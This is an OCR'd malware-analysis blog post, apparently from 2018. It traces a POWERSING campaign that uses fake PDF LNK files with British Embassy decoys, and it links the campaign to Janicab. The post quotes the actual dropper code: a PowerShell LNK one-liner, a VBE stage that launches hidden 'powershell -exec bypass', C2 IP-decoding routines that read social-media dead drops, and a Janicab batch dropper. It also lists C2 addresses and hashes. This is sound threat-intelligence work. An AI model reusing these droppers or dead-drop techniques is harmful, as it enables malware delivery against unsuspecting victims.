
POWERSING - FROM LNK FILES TO JANICAB THROUGH YOUTUBE & TWITTER

sec0wn.blogspot.com/2018/12/powersing-from-lnk-files-to-janicab.html

Mo Bustami




sha256 : virustotal.com/#/file/51e3fa7 …
ITW Filename :
Dubai_Lawyers_update_2018.zip
It contains 2 malicious LNK.
A_Dhabi.pdf.lnk
Dubai.pdf.lnk
"List of Lawyers in Abu Dhabi" by British Embassy
It's interesting to analyse this as there is .VBE \o/
Have Phun analysing this

INTRODUCTION

This post will discuss an ongoing campaign that have been operational since at least *August 2017*. The post will look into the delivery of the malware, some analysis on the payload, and some additional insights in relation to the campaign. It is by no means a full in depth analysis of the malware and all it's functionality.

LAWYER UP!!

This all started with a tweet by the **AWESOME** *Jacob Soo* (@_jsoo_) whom I recommend you go and follow if you are interested in analyzing malware and tracking different threat actors.



Jacob Soo
@_jsoo_
Following

sha256 : virustotal.com/#/file/51e3fa7 …
ITW Filename :
Dubai_Lawyers_update_2018.zip
It contains 2 malicious LNK.
A_Dhabi.pdf.lnk
Dubai.pdf.lnk
"List of Lawyers in Abu Dhabi" by British Embassy
It's interesting to analyse this as there is .VBE \o/
Have Phun analysing this

List of lawyers in Abu Dhabi (including Al Ain)
Prepared by British Embassy Abu Dhabi
www.gov.uk

6:59 AM - 6 Dec 2018

The sample is a ZIP file titled *"Dubai_Lawyers_update_2018.zip"* and the archive contains two LNK files that are perpetrating to be PDF files. The actors in this case borrowed couple of files from the British Embassy site and used them as decoy documents to lure victims into believing that these files are in fact legitimate.
https://assets.publishing.service[.]gov.uk/government/uploads/system/uploads/attachment_data/file/754075/Dubai_List_of_Lawyers_-_Nov_2018.pdf
I took the time to analyze the sample and it seems that it does the following:


The LNK files contain BASE64 strings that once decoded will show some hard-coded URLs. We will get back to this in a moment

hxxp://shockchan[.]com/2-girls-1-cup-video/;hxxp://shockchan[.]com/2-girls-1-cup-video/;hxxp://shockchan[.]com/2-girls-1-cup-video/;hxxp://shockchan[.]com/2-girls-1-cup-video/;hxxps://youtu[.]be/40rHiF75z5o,
hxxps://brady4th[.]wordpress[.]com/2018/11/15/opener/ ,hxxps://twitter[.]com/Fancy65716779,
hxxps://plus[.]google[.]com/u/0/collection/U84ZPF

LNK contains a small PowerShell script that creates a VBE file


"/c powershell -c "$m='Dubai.pdf.lnk';$t=[environment]::getenvironmentvariable('tmp');cp $m $t\$m;$z=$t+'\'+@(gci -name $t $m -rec)[0];$a=gc $z|out-string;$q=$a[($a.length-2340)..$a.length];[io.file]::WriteAllbytes($t+'\.vbe',$q);CsCrIpT $t'\.vbe'"

- VBE file once decoded is responsible for:
    - Creating the Decoy PDF document
    - Creating a PowerShell script from chunks of code within the original LNK file.
    - Running that PowerShell Code




```
Set BinaryStream = CreateObject("ADODB.Stream")

BinaryStream.Type = adTypeBinary
BinaryStream.Open
BinaryStream.LoadFromFile file_location

Set OutStream = CreateObject("ADODB.Stream")
OutStream.Type = adTypeBinary
OutStream.Open

BinaryStream.Position = 2336
BinaryStream.CopyTo OutStream, 172976

OutStream.SaveToFile tmpFolder & "\Dubai.pdf", adSaveCreateOverWrite

WshShell.Run tmpFolder & "\Dubai.pdf", 1, 0
Set OutStream = CreateObject("ADODB.Stream")
OutStream.Type = adTypeBinary
OutStream.Open
BinaryStream.CopyTo OutStream, 338319

OutStream.SaveToFile tmpFolder & "\~.tmp7ZZD.ps1", adSaveCreateOverWrite
Set objFile = objFSO.CreateTextFile(tmpFolder & "\~.tmp7ZZE",True)
objFile.Write BinaryStream.Position
objFile.Close

WshShell.Run "powershell -exec bypass -File " & Chr(34) & tmpFolder & "\~.tmp7ZZD.ps1" & Chr(34), 0, 0
```


The resulting PowerShell script is also obfuscated. Once decoded, the script, which is over 900 lines, which I am calling ***POWERSING*** acts as the main payload and construct a dll to run the main functionality of the malware.



If we visit some of the URLs that are hard-coded within the LNK samples we will notice a recurring theme that all of them have a string that look like this



Fancy @Fancy65716779 · Nov 18
Yo bro i sing MjM0NzEzMzkyNjM5MzA= yeah
My keyboard doesnt work.. h.0UjghN*lickP~q#ilY%MY8Jdkjl+22!Ye!\-*miGLI9kHa.



Ashley Brady
Published on Nov 15, 2018


Yo bro i sing MjM0NzEzMzkyNjM5MzA= yeah
My keyboard doesnt work.. h.0UjghN*lickP~q#ilY%MY8Jdkjl+22!Ye!\-*miGLI9kHa.

The POWERSING code seems to instructs the victim machine to go to different hard-coded sites (Youtube, Twitter, Google+, Wordpress, etc) looking for a specific string
"Yo bro i sing" + BASE64 encoded String + "My keyboard doesnt work.." + String of enocded/encrypted characters.
Based on this, I was able to find additional links and sites which are probably related to the same campaign.

1. **Google Results** - hxxps://www.google.com/search?q=%22Yo+bro+i+sing%22+%2B+%22My+keyboard+doesnt+work..%22&filter=0&biw=1536&bih=723
2. **Youtube Results** - hxxps://www.youtube.com/results?search_query=%22Yo+bro+i+sing%22+%2B+%22My+keyboard+doesnt+work..%22
3. **Oldest Youtube Video with such code is from over a year ago** - hxxps://www.youtube.com/watch?v=1jrvJD2uKjM
4. **Twitter Results** - hxxps://twitter.com/search?q=%22Yo%20bro%20i%20sing%22%20%2B%20%22My%20keyboard%20doesnt%20work..%22&src=typd

5. **Reddit Post** - hxxps://www.reddit.com/user/brain-fart-yo/comments/9ypxgk/warming_up/
6. **Imgur** - hxxps://imgur.com/t/ily/36tbM2J

The POWERSING code included a function *(LongtoIP)* that seems to take the Base64 chunk from the above string, decodes it and run some mathmatical equations on it to produce the real C2.



```
static public string LongToIP(string long_ip_string)
{
    long longIP;
    long.TryParse(long_ip_string, out longIP);
    longIP = longIP / 25835;
     string ip = string.Empty;
    for (int i = 0; i < 4; i++)
    {
        int num = (int)(longIP / Math.Pow(256, (3 - i)));
        longIP = longIP - (long)(num * Math.Pow(256, (3 - i)));
        if (i == 0)
            ip = num.ToString();
        else
            ip = ip + "." + num.ToString();
    }
    return ip;
}
```

Based on this, I was able to calculate 4 different potential C2 servers from the different comments and links I found
54.38.192[.]174 – Most recent, from around Mid Nov
91.229.76[.]153
105.104.10[.]115 – Oldest, from Aug 2017
52.67.106[.]251
The first two IP addresses seem to have shared the same SSL cert as shown below

image.png

UNCOVERING ADDITIONAL SAMPLES

I wanted to see if I can find additional samples that could be related to this campaign and after some more digging, I found a couple of older samples going back to Nov 2017.
SAMPLE 1 - ITW name: p2_ecamos_Volatility_Strategy_2X[.]pdf.lnk
HASH - e91f0189ed04972ce71fd10631e8830c585908089a38a05a12bd4e43d6e21024
Current Detection – 0/59
SAMPLE 2 - ITW name: ecamos_Volatility_Strategy_2X[.]pdf.lnk
HASH - 0c7e8427ee61672568983e51bf03e0bcf6f2e9c01d2524d82677b20264b23a3f
Current Detection – 0/59

Ecamos seems to be an Investment company off of Switzerland (*hxxps://www.ecamos[.]ch/en/*)
The lure is taken from this most probably:
hxxps://www.ecamos[.]ch/downloads/ecamos%20Volatility%20Strategy%202X_factsheet_2018%20November.pdf

These samples had these hardcoded URLs:
hxxp://shockchan[.]com/2-girls-1-cup-video/


hxxps://twitter[.]com/sabinepfeffer69/status/928607342177988608
hxxps://mads281.wordpress[.]com
hxxps://www.youtube[.]com/watch?v=ZRQ-1I856XA

ADDITIONAL INSIGHTS AND FINAL THOUGHTS

When I first started looking into this I reached out to few peers to get their insights and their expertise and I was not disappointed as some of them provided valuable information:

CALCULATING THE C2

In relation to the function responsible for calculating the potential C2 IP addresses, we noticed that 2 values when divided by (25835) does produce an integer and have a decimal point. Keeping in mind that based on the variable types identified in the function, the calculated result will just drop the decimal point; we still wanted to look into potential divider that would produce an integer.
Base64: NDU2ODcyODgyNzE4Nzc=
Decoded: 45687288271877
Factor Pairs: (1, 45687288271877) (7, 6526755467411) (29, 1575423733513) (203, 225060533359) (2099, 21766216423) (14693, 3109459489) (60871, 750559187) (426097, 107222741)
Calculated C2 IP: 185.86.150[.]33
Base64: MjI2NTI5OTQyOTg5Nzc=
Decoded: 22652994298977
Factor Pairs: (1, 22652994298977) (3, 7550998099659) (7, 3236142042711) (9, 2516999366553) (21, 1078714014237) (27, 838999788851) (63, 359571338079) (189, 119857112693) (2099, 10792279323) (2339, 9684905643) (6297, 3597426441) (7017, 3228301881) (14693, 1541754189) (16373, 1383557949) (18891, 1199142147) (21051, 1076100627) (24413, 927907029) (44079, 513918063) (49119, 461185983) (56673, 399714049) (63153, 358700209) (73239, 309302343) (132237, 171306021) (147357, 153728661) (170891, 132558147) (219717, 103100781) (396711, 57102007) (442071, 51242887) (512673, 44186049) (659151, 34366927) (1538019, 14728683) (4614057, 4909561)
Calculated C2 IP: 91.229.77[.]77
Interestingly, these two IP addresses shared hosting an SSL certificate which even make the potential that this is related to the same campaign even more as shown below




SHA-1	First Seen	Last Seen	Infrastructure
[illegible]	2017-08-29	2017-08-29	185.86.150.33 91.229.79.140 91.229.77.77

Issued	2017-08-27
Expires	2017-11-25
Serial Number	[illegible]
SSL Version	3
Common Name	Let's Encrypt Authority X3 (issuer) [illegible] (subject)
Alternative Names	[illegible] (subject) [illegible] (subject)
Organization Name	Let's Encrypt (issuer)
Organization Unit	
Street Address	
Locality	
State/Province	
Country	US (issuer)

RE-INTRODUCING JANICAB


As I was writing this post, I was pointed toward a blogpost that talks about a malware called *(Janicab)* that shares a very similar, almost identical TTP and the samples I found could be variants of such malware or using same functionality/code:



```
Function IPConvert(IPAddress)

    If IsNumeric(IPAddress) Then
        IPConvert = "0.0.0.0"
        For x = 1 To 4
            Num = Int(IPAddress / 256 ^ (4 - x))
            IPAddress = IPAddress - (Num * 256 ^ (4 - x))
            If Num > 255 Then
                IPConvert = "0.0.0.0"
                Exit Function
            End If

            If x = 1 Then
                IPConvert = Num
            Else
                IPConvert = IPConvert & "." & Num
            End If
        Next
    End If
End Function
```

```
server = server / 31337
'msgbox(server)
server = IPConvert(server)
server = "http://" & server & "/wp-admin-content"
```

```
/c copy *.doc.lnk %tmp%
%systemdrive%
cd %tmp%&dir /b /s *.doc.lnk>o
echo set /p f=^<o>.bat
echo type "%f%"^>z9>>.bat
echo findstr /R /C:"#@~" z9^>1.vbe^
cscript 1.vbe^
del *.lnk /S /Q /Y>>.bat
.bat
```



vacation

ffgjhsahko fasfsad · No public videos

504 views

Published on Feb 13, 2013
just something i made up for fun, check out my website at 111.90.152.210/cc bye bye

https://www.f-secure.com/weblog/archives/00002803.html
https://www.f-secure.com/weblog/archives/00002576.html

This is the first I actually hear of *"Janicab"* so I don't have much info about it other than it seems to be cross platform (Mac and Windows). The F-Secure posts above covers it in detail and provide more information about it's capabilities.

Running additional searches looking for *”Janicab”* returns more samples that share more similarities with this campaign. If this is indeed related to the *Janicab* family/operation, that shows that this malware/operation has been going on since at least 2013.

INDICATORS OF COMPROMISE

LNK FILES RELATED TO POWERSING

f4610b65eba977b3d13eba5da0e38788a9e796a3e9775dd2b8e37b3085c2e1af
880607cc2da4c3213ea687dabd7707736a879cc5f2f1d4accf79821e4d24d870
22ede766fba7551ad0b71ef568d0e5022378eadbdff55c4a02b42e63fcb3b17c
4920e6506ca557d486e6785cb5f7e4b0f4505709ffe8c30070909b040d3c3840
e91f0189ed04972ce71fd10631e8830c585908089a38a05a12bd4e43d6e21024
0c7e8427ee61672568983e51bf03e0bcf6f2e9c01d2524d82677b20264b23a3f

RECENT JANICAB LNK SAMPLES

621e256d1db0dd41eef73d2dfe8b7db3cde337dce8037c46c6f5fa7e9ce33135
5039e8f97dc499fef344b56270ae534a0cea1c93ddacf17ae46c7f922f6139d8

01960de7c05329b2b8f6e838cdc02c676782b7954d2ff68d8165d412054ce034

POTENTIAL POWERSING C2

54.38.192[.]174
91.229.76[.]153
105.104.10[.]115
52.67.106[.]251
185.86.150[.]33
91.229.77[.]77

PRB-Backdoor - A Fully Loaded PowerShell Backdoor with Evil Intentions

Clearing the MuddyWater - Analysis of new MuddyWater Samples